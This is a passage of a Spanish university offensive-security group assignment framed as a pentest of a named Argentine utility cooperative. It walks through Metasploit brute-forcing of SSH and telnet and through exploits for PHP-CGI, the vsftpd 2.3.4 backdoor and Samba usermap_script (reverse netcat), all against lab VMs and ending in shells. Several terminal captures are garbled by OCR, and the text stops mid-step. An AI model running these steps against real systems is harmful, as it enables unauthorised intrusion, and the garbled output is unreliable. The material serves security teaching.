



TP GRUPAL SEGURIDAD OFENSIVA

Institución: Universidad de Palermo.

Materia: Seguridad Ofensiva

Profesor: Gerardo Dionofrio

Integrantes

- **Tomas Muñoz**
- **Exequiel Alvarez Bianco**
- **Iara Srur**
- **Nair Chaparro Nassini**
- **Francisco Chiariglione Daniele**

Fecha de Entrega: 4/6

Introducción: el TP de la cursada se deberá hacer en grupo no mayor a 5 integrantes.

Habrá una entrega parcial después del primer parcial (no será calificado). La entrega final

será antes del segundo parcial con una presentación del grupo y su correspondiente defensa del mismo mediante una clase sincrónica evaluativa. Luego se deberá subir a la

plataforma para su calificación (1 a 10). El criterio de evaluación está dado por la profundidad de cada uno de los temas desarrollados y la defensa que realicen de las

soluciones elegidas.

Objetivos generales: que el alumno pueda poner en práctica, en una solución real, la teoría desarrollada por el profesor. Que pueda demostrar el entendimiento de los temas

dados en clase y llevarlos a la práctica por medio del trabajo práctico.

1. Descripción de la organización.....	2
2. Diagrama de la red actual que será testeada.....	4
3. Objetivos que el cliente espera del trabajo.....	5
4. Reconocimiento.....	5
6. Ganar acceso.....	7
7. Mantener acceso.....	19
8. Borrar rastros.....	22
9. Informe y conclusiones.....	26
10. Informe ejecutivo.....	27
11. Listado de herramientas utilizadas.....	27

1. Descripción de la organización

Se deberá realizar una descripción de la empresa ejemplo que se analizará. Debe contener a qué se dedica la empresa, cuántas sucursales tiene, cómo está distribuido su personal, cómo es su proceso de comercialización de sus productos/servicios etc.

La empresa ejemplo que se escogió para el siguiente trabajo fue la **Cooperativa de Servicios Públicos de Morteros Ltda.**; ubicada en Morteros, fue fundada en 1959, originalmente siendo una empresa que ofrece servicios de electricidad. A lo largo de los años fue ofreciendo varios servicios diferentes; servicios de telecomunicaciones, de agua potable, de redes eléctricas, entre otros. Debido al extenso tamaño de la empresa, se enfocará en el área de la misma que ofrece los servicios de telecomunicaciones, que fueron agregados a la lista de servicios en 1999. Dentro de esta categoría podemos encontrar los servicios de Internet, telefonía, y televisión, que llegan a todos los clientes de la Cooperativa, independientemente de su ubicación geográfica.

La Cooperativa cuenta con 2 sucursales en la ciudad de Morteros, a 3 horas de la ciudad capital de Córdoba. También cuenta con una “Oficina Virtual”, desarrollada por el departamento de IT&Development, donde los clientes pueden acceder a sus cuentas y efectuar sus pagos por los servicios ofrecidos. A su vez se pueden contratar otros servicios y administrar los trámites. El uso de esta oficina virtual los ayudó a aumentar la cantidad de clientes de la empresa, especialmente luego de integrar la oficina virtual con otros sistemas, como Sensa.


Cuenta con un consejo de Administración, que está compuesto por 13 personas, cargos suplentes incluidos. Entre sus deberes y atribuciones, se encuentra vigilar el fiel cumplimiento del Estatuto, de los Reglamentos y de las resoluciones del Consejo de Administración y las Asambleas (CoopMorteros, 2022). Además, para ofrecer los servicios trabajan con varios proveedores, que ofrecen los distintos materiales que necesitan. La plantilla completa de personal que incluye empleados y contratados es de 48 personas.

La suscripción de los servicios se puede hacer en forma personal en la Oficinas del Centro de Atención al Cliente ubicada en Urquiza 17, siendo vinculante

para tener un servicio asociarse a la cooperativa; también se puede optar por la suscripción digital que es a través de la plataforma “Oficina Virtual” habiendo habilitado el Nivel 3, que se obtiene validando la identidad mediante SID (Sistema de Identidad Digital de Renaper).

2. Diagrama de la red actual que será testeada

Se deberá realizar esquema de la topología general de la empresa definiendo su estructura de red externa e interna.



- Conexiones negras: conexiones de la red que son parte de la capa Core.
- Conexiones azules: conexiones de la red que son parte de la capa de distribución.

3. Objetivos que el cliente espera del trabajo

Qué es lo que el cliente espera del pentest. El principal objetivo de la Cooperativa de Servicios Públicos de Morteros Ltda. al solicitar esta auditoría de seguridad ofensiva es **conocer en profundidad el estado actual de su infraestructura desde una perspectiva realista de ciberseguridad, simulando un escenario de ataque controlado**. La organización desea identificar posibles vulnerabilidades, tanto críticas como de bajo impacto, que puedan comprometer la confidencialidad, integridad y disponibilidad de sus activos digitales, especialmente aquellos relacionados con los servicios de telecomunicaciones y su plataforma de Oficina Virtual.

El cliente ha autorizado la realización de pruebas en modalidad Gray Box, lo que implica que el equipo evaluador no contará con credenciales de acceso ni información privilegiada

Dentro de los objetivos específicos se destacan:

- Detectar vulnerabilidades explotables a corto y largo plazo.
- Evaluar la seguridad de los sistemas desarrollados por terceros integrados en la infraestructura.
- Identificar accesos no autorizados y posibles vectores de ataque.
- Verificar si es posible obtener acceso a sistemas internos y si ese acceso puede mantenerse de forma persistente.
- Explorar la posibilidad de establecer mecanismos de persistencia, como backdoors, que permitan comprometer la infraestructura sin ser detectados.

La organización ha otorgado total libertad para utilizar cualquier técnica, herramienta o metodología considerada necesaria por el equipo evaluador, con el objetivo de obtener una visión integral de los riesgos actuales y potenciales

4. Reconocimiento

En esta fase inicial del pentest se realizó una recolección de información tanto pasiva como activa, utilizando herramientas específicas que permiten obtener datos clave sobre la infraestructura tecnológica de la Cooperativa de Servicios Públicos de Morteros Ltda.

- **The Harvester** ⇒ Es una herramienta que utilizamos para recolectar información general de la empresa. Pudimos averiguar correos, dominios, subdominios y hosts públicos desde fuentes OSINT.

5. Enumeración

Herramientas utilizadas.

Resultado de cada una de ellas.

- **Nmap** ⇒ Utilizamos esta herramienta para escanear puertos activos dentro de la organización y detectar servicios en linea en las IP publicas
- **Msfvenom**:
 - Usada para generar payloads personalizados, por ejemplo:
 - Payloads tipo reverse shell (conexión inversa) para Linux o Windows.
 - Usado junto con exploits.
- **MetaSploit Framework (msfconsole)**: para lanzar exploits, escaners específicos y gestionar sesiones.

LISTADO DE PUERTOS ABIERTOS:

```
21/tcp  open  ftp      x
22/tcp  open  ssh      X
23/tcp  open  telnet   x
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http     X
111/tcp open  rpcbind
139/tcp open  netbios-ssn  X
445/tcp open  microsoft-ds X
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
```

```
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open ircs-u
8009/tcp open ajp13
8787/tcp open msgsvr
```

6. Ganar acceso

PASOS:

PUERTO 22

Para ganar acceso al objetivo utilizamos la herramienta de Metasploit, con el exploit “auxiliary/scanner/ssh/ssh_login”, el cual permite ingresar por fuerza bruta al equipo, en este caso, realizándose sobre el puerto 22 (responsable de correr el servicio SSH) y crear una sesión en el host.

1. Ejecutamos la herramienta de Metasploit con el comando “**msfconsole**”



```
[root@kali]# msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

[Metasploit]
      =[ metasploit v6.4.34-dev          ]
+ -- ---=[ 2461 exploits - 1267 auxiliary - 431 post      ]
+ -- ---=[ 1468 payloads - 49 encoders - 11 nops      ]
+ -- ---=[ 9 evasion          ]


Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

2. Cargamos el exploit correspondiente utilizando el comando “**use auxiliary/scanner/ssh/ssh_login**”



```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Complemente con el comando “**info**” para obtener los resultados



```

root@kali: /home/kali
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > info
      Name: SSH Login Check Scanner
      Module: auxiliary/scanner/ssh/ssh_login
      License: Metasploit Framework License (BSD)
      Rank: Normal


  Provided by:
    todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name          Current Setting  Required  Description
  ANONYMOUS_LOGIN  false        yes       Attempt to login with a blank userna
                                           me and password
  BLANK_PASSWORDS  false        no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
  CreateSession  true         no        Create a new session for every succe
                                           ssful login
  DB_ALL_CREDS   false        no        Try each user/password couple stored
                                           in the current database
  DB_ALL_PASS    false        no        Add all passwords in the current dat
                                           abase to the list
  DB_ALL_USERS   false        no        Add all users in the current databas
                                           e to the list
  DB_SKIP_EXISTING  none       no        Skip existing credentials stored in
                                           the current database (Accepted: none
                                           , user, user@realm)

```

Además de cargar el exploit, lo buscamos



```

root@kali: /home/kali
File Actions Edit View Help
      67 auxiliary/gather/qnap_lfi          2019-11-25
      68 exploit/linux/ssh/quantum_dxi_known_privkey 2014-03-17
      69 exploit/linux/ssh/quantum_vmpro_backdoor 2014-03-17
      70 auxiliary/fuzzers/ssh/ssh_version_15 .
      71 auxiliary/fuzzers/ssh/ssh_version_2 .
      72 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt .
      73 post/linux/manage/sshkey_persistence .
      74 post/windows/manage/sshkey_persistence .
      75 auxiliary/scanner/ssh/ssh_login .
      76 auxiliary/scanner/ssh/ssh_identify_pubkeys .
      77 auxiliary/scanner/ssh/ssh_login_pubkey .
      78 exploit/multi/ssh/sshexec 1999-01-01
      manual   No   SSH User Code Execution
      79    \_ target: Linux Command
      .
      80    \_ target: Linux x86
      .
      81    \_ target: Linux x64
      .
      82    \_ target: Linux armle

```

3. Luego de obtener la información, seteamos el host y cargamos 2 diccionarios (previamente creados) para continuar el ataque de fuerza bruta.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.0.2
RHOST => 192.168.0.2
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/archivo.txt
USER_FILE => /home/kali/archivo.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/pass.txt
PASS_FILE => /home/kali/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Los diccionarios son archivo.txt y pass.txt

4. Al cargar los diccionarios y setear el host, iniciamos el ataque de fuerza bruta con el comando “**exploit**”

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

A continuación, comienza a ejecutarse el exploit, y por lo tanto, comienza el ataque.

```
[*] 192.168.0.2:22 - Starting bruteforce
[+] 192.168.0.2:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.0.1:37711 → 192.168.0.2:22) at 2025-03-19 16:47:05 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

5. Al terminar de ejecutarse el exploit, se crea una sesión en el equipo objetivo. Esto puede verificarse con el comando “**sessions -l**”.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l
Active sessions
=====
Id  Name    Type      Information          Connection
--  --      --      --                      --
 1   shell   linux   SSH root @ 192.168.0.1:37711 → 192.168.0.2:22 (192.168.0.2)

msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Luego realizamos algo similar con los otros puertos:

PUERTO 80:

1. Escaneamos el puerto 80 utilizando NMAP:

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.0.172 -p 80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 19:48 EDT
Nmap scan report for 192.168.0.172
Host is up (0.00057s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:C0:33:97 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.42 seconds
```

- Usamos el comando **search** para encontrar módulos auxiliares que permitan obtener información detallada sobre el servicio web detectado por Nmap.

```
msf6 > search http_version
Matching Modules
=====
#  Name
ion
-
-
0  auxiliary/scanner/http/http_version .           Disclosure Date Rank Check Descript
sion Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary
/scanner/http/http_version
```

- Seleccionamos un módulo auxiliar que nos permita identificar cual es la versión del servidor web corriendo en el puerto 80.

Lanzamos con el comando **RUN** el escaneo para obtener información del servidor web.

```
msf6 > use auxiliary/scanner/http/http_version
Matching Modules
=====
#  Name
ion
-
-
0  auxiliary/scanner/http/http_version .           Disclosure Date Rank Check Descript
sion Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary
/scanner/http/http_version
```

```
msf6 auxiliary(scanner/http/http_version) > run
[+] 192.168.0.172:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10
)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

En este caso podemos identificar que el servidor podría estar corriendo PHP a través de CGI, una configuración vulnerable si no está correctamente asegurada. Entonces seleccionamos un exploit para aprovecharnos de la vulnerabilidad.

```
msf6 auxiliary(scanner/http/http_version) > search php_cgi

Matching Modules
=====
#  Name          Rank  Check  Description
#  ---          --   ---   ---
#  0  exploit/multi/http/php_cgi_arg_injection      2012-05-03
#  excellent    Yes   PHP CGI Argument Injection
#  1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577 2024-06-06
#  excellent    Yes   PHP CGI Argument Injection Remote Code Execution
#  2  \_ target: Windows PHP
#  .
#  3  \_ target: Windows Command
#  .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'
```

4. Al ejecutar luego nuevamente RUN, ejecutamos el exploit y logramos obtener la shell de la máquina objetivo.
5. Verificamos si se estableció una sesión activa

```
msf6 exploit(multi/http/php_cgi_arg_injection) > sessions -l

Active sessions
=====
#  Id  Name      Type           Information
#  --  --        --
#  6  meterpreter php/linux  www-data @ metasploitable 192.168.0.198:4444 → 192.168.0.172:48503 (192.168.0.172)
```

PUERTO 21:

1. Se escanea el puerto utilizando nmap

```
(kali㉿kali)-[~]
$ nmap -p 21 -sV 192.168.0.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-27 20:44 EDT
Nmap scan report for 192.168.0.36
Host is up (0.00079s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:13:02:16 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

2. Ingresamos a msfconsole, y buscamos en la base de datos de Metasploit por un exploit en el servicio.

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-  ____ exploit/default/generic_1000
  0  auxiliary/dos/ftp/vsftpd_232
  1  exploit/unix/ftp/vsftpd_234_backdoor

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > info 1
Module: exploit/unix/ftp/vsftpd_234_backdoor
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  --
  0  Automatic

Check supported:
  No

Basic options:
  Name   Current Setting  Required  Description
  RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21           yes        The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
```

3. Se corre el exploit exploit/unix/ftp/vsftpd_234_backdoor

```

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.0.65
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.0.65
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.36
RHOST => 192.168.0.36
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.36:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.36:21 - USER: 331 Please specify the password.
[+] 192.168.0.36:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.36:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.65:43391 → 192.168.0.36:6200) at 2025-05-27 20:49:34 -0400

```

Se logra obtener una shell a la máquina objetivo

PUERTO 139:

1. Se escanean los puertos con nmap, conociendo de antemano la ip de la máquina objetivo (**192.168.1.36**).

```

└─(root㉿kali)-[~]
# nmap 192.168.1.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-27 20:20 EDT
Nmap scan report for 192.168.1.36
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh/home/kali
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rniregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql [exploit.com]
5432/tcp  open  postgresql
5900/tcp  open  vnc [rainbowmin to get started]
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13 [modJF]
8180/tcp  open  unknown
MAC Address: 08:00:27:21:CB:AE (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

```

2. Se ingresa a metasploit con el comando **msfconsole**.

```

└─(root㉿kali)-[~]
# msfconsole
Metasploit tip: Use sessions -i to interact with the last opened session

[!] Kom SuperHack II Logon
[!] https://www.superhacker.com/exploit.com

User Name: root [ security ]
Password: [ ]
[!] Metasploit exploit module for Kom SuperHack II Logon
[!] https://www.superhacker.com/exploit.com

[ ok ]

[!] Metasploit for the Kom SuperHack II Logon exploit from 192.168.0.65 - https://metasploit.com

[+] metasploit v6.4.34-dev
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post      ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops      ]
+ -- --=[ 9 evasion          - 14 encoders           ]

Metasploit Documentation: https://docs.metasploit.com/

```

3. Utilizamos el script **use exploit/multi/samba/usermap_script**. Por defecto, viene configurado con el payload **cmd/unix/reverse_netcat**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

Name: Samba "username map script" Command Execution
Type: Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes /home/kali
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14
Description: This module exploits a command execution vulnerability in Samba 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands.
Check supported: pose this VM to an untrusted network?
No
Author: jduck <jduck@metasploit.com>
Basic options:
Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139        yes        The target port (TCP)

Payload information:
Space: 1024
Selectable: msfadmin
Description:
This module exploits a command execution vulnerability in Samba 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands.
No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!ed by
References:
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/23972
http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
http://samba.org/samba/security/CVE-2007-2447.html
View the full module info with the info -d command.
```

4. Seteamos el RHOSTS a la ip victima con el comando **set RHOSTS 192.168.1.36**.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.36
RHOSTS => 192.168.1.36
```

5. Utilizamos **info** para revisar las configuraciones.

```

msf6 exploit(multi/samba/usermap_script) > info
Module: Samba "username map script" Command Execution
  Module: exploit/multi/samba/usermap_script
  Platform: Unix, windows
  Target:   Arch: cmd t help
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Rank: Excellent/Kali
  Disclosed: 2007-05-14
  Author: jduck
  Provided by: jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
  No

Warning: Never expose this VM to an untrusted network!
Basic options:
  Name      Current Setting  Required  Description
  ----      --------------  --        --
  RHOSTS    192.168.1.36      yes       get    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139                 yes       The target port (TCP)

Payload information:
  msf6 exploit(multi/samba/usermap_script) > payload
  Space: 1024

```

- Se ejecuta el script con el comando **run** y se crea una sesión dentro de la máquina objetivo.

```

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.35:4444
[*] Command shell session 1 opened (192.168.1.35:4444 → 192.168.1.36:41650) at 2025-05-27 20:32:55 -0400
[*] https://www.msfmanual.info

```

- Al utilizar el comando **ls** podemos ver los archivos y carpetas de la víctima, confirmando que ingresamos correctamente.

```

ls asploitble login: msf6:HfTH
bin word:
boot
cdrom incorrect
dev asploitble login: msfadmin
etc word:
home login: Tue May 27 21:26:05
initrd metasploit 2.6.24-16-s
initrd.img
lib programs included with the u
lost+found distribution terms for
media individual files in /usr/share/o
mnt
nohup.out es with ABSOLUTELY NO
opt icable law.
proc
root cess official Ubuntu documen
sbin //help.ubuntu.com/
srv mail.
sys idmin@metasploit:~$ ls
tmp erable
usr idmin@metasploit:~$ cd o
var 5854
vmlinuz me
  asploitble:~$ cd /

```

PUERTO 23

- Se escanean los puertos con **nmap** sobre la ip de la maquina victim (192.168.1.36)

```
(kali㉿kali)-[~]
$ nmap 192.168.1.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-27 20:37 EDT
Nmap scan report for 192.168.1.36
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:21:CB:AE (Oracle VirtualBox virtual NIC)
Joseph
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

2. Se busca si encontramos alguna vulnerabilidad conocida con el comando
-script vuln -p23 192.168.1.36

```
(kali㉿kali)-[~]
$ nmap --script vuln -p23 192.168.1.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-27 20:40 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|_ No hosts found.
| Discovered hosts:
|_ 192.168.1.36
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.36
Host is up (0.00022s latency).
charlie
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 08:00:27:21:CB:AE (Oracle VirtualBox virtual NIC)
lovers
Nmap done: 1 IP address (1 host up) scanned in 34.84 seconds
```

Al no encontrar ninguna, utilizamos el comando **search telnet_login** para buscar algún script que nos permita ingresar por este puerto.

```
msf6 > search telnet_login
Matching Modules
=====
#  Name
-  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass 2021-09-06  normal Yes  Netgear PNPX GetShareFolderList Authentication Bypass
1  auxiliary/scanner/telnet/telnet_login  .  normal No   Telnet Login Check Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login
```

- Utilizamos el script **auxiliary/scanner/telnet/telnet_login** con **use**, luego, utilizamos el comando **info** para ver los parámetros a configurar.

```
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > info
      Name: Telnet Login Check Scanner
      Module: auxiliary/scanner/telnet/telnet_login
      License: Metasploit Framework License (BSD)
      Rank: Normal

      Provided by:
        egypt <egypt@metasploit.com>

      Check supported:
        No

      Basic options:
      +-----+-----+-----+-----+
      | Name | Current Setting | Required | Description |
      +-----+-----+-----+-----+
      ANONYMOUS_LOGIN    false     yes   Attempt to login with a blank username and password
      BLANK_PASSWORDS   false     no    Try blank passwords for all users
      BRUTEFORCE_SPEED  5         yes   How fast to bruteforce, from 0 to 5
      CreateSession      true     no    Create a new session for every successful login
      DB_ALL_CREDS      false     no    Try each user/password couple stored in the current database
      DB_ALL_PASS       false     no    Add all passwords in the current database to the list
      DB_ALL_USERS      false     no    Add all users in the current database to the list
      DB_SKIP_EXISTING none    no    Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
      PASSWORD          no      no    A specific password to authenticate with
      PASS_FILE         no      no    File containing passwords, one per line
      RHOSTS            yes    yes   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      RPORT             23      yes   The target port (TCP)
      STOP_ON_SUCCESS   false    yes   Stop guessing when a credential works for a host
      THREADS           1       yes   The number of concurrent threads (max one per host)
      USERNAME          no      no    A specific username to authenticate as
      USERPASS_FILE    no      no    File containing users and passwords separated by space, one pair per line
      USER_AS_PASS     false    no    Try the username as the password for all users
      USER_FILE         no      no    File containing usernames, one per line
      VERBOSE           true    yes   Whether to print output for all attempts

      Description:
        This module will test a telnet login on a range of machines and
        report successful logins. If you have loaded a database plugin
        and connected to a database this module will record successful
        logins and hosts so you can track your access.

      References:
        https://nvd.nist.gov/vuln/detail/CVE-1999-0502

      View the full module info with the info -d command.
```

- Se cargan los diccionarios de contraseñas y usuarios con los comandos **set pass_file <directorio>** y **set user_file <directorio>**, respectivamente.

```
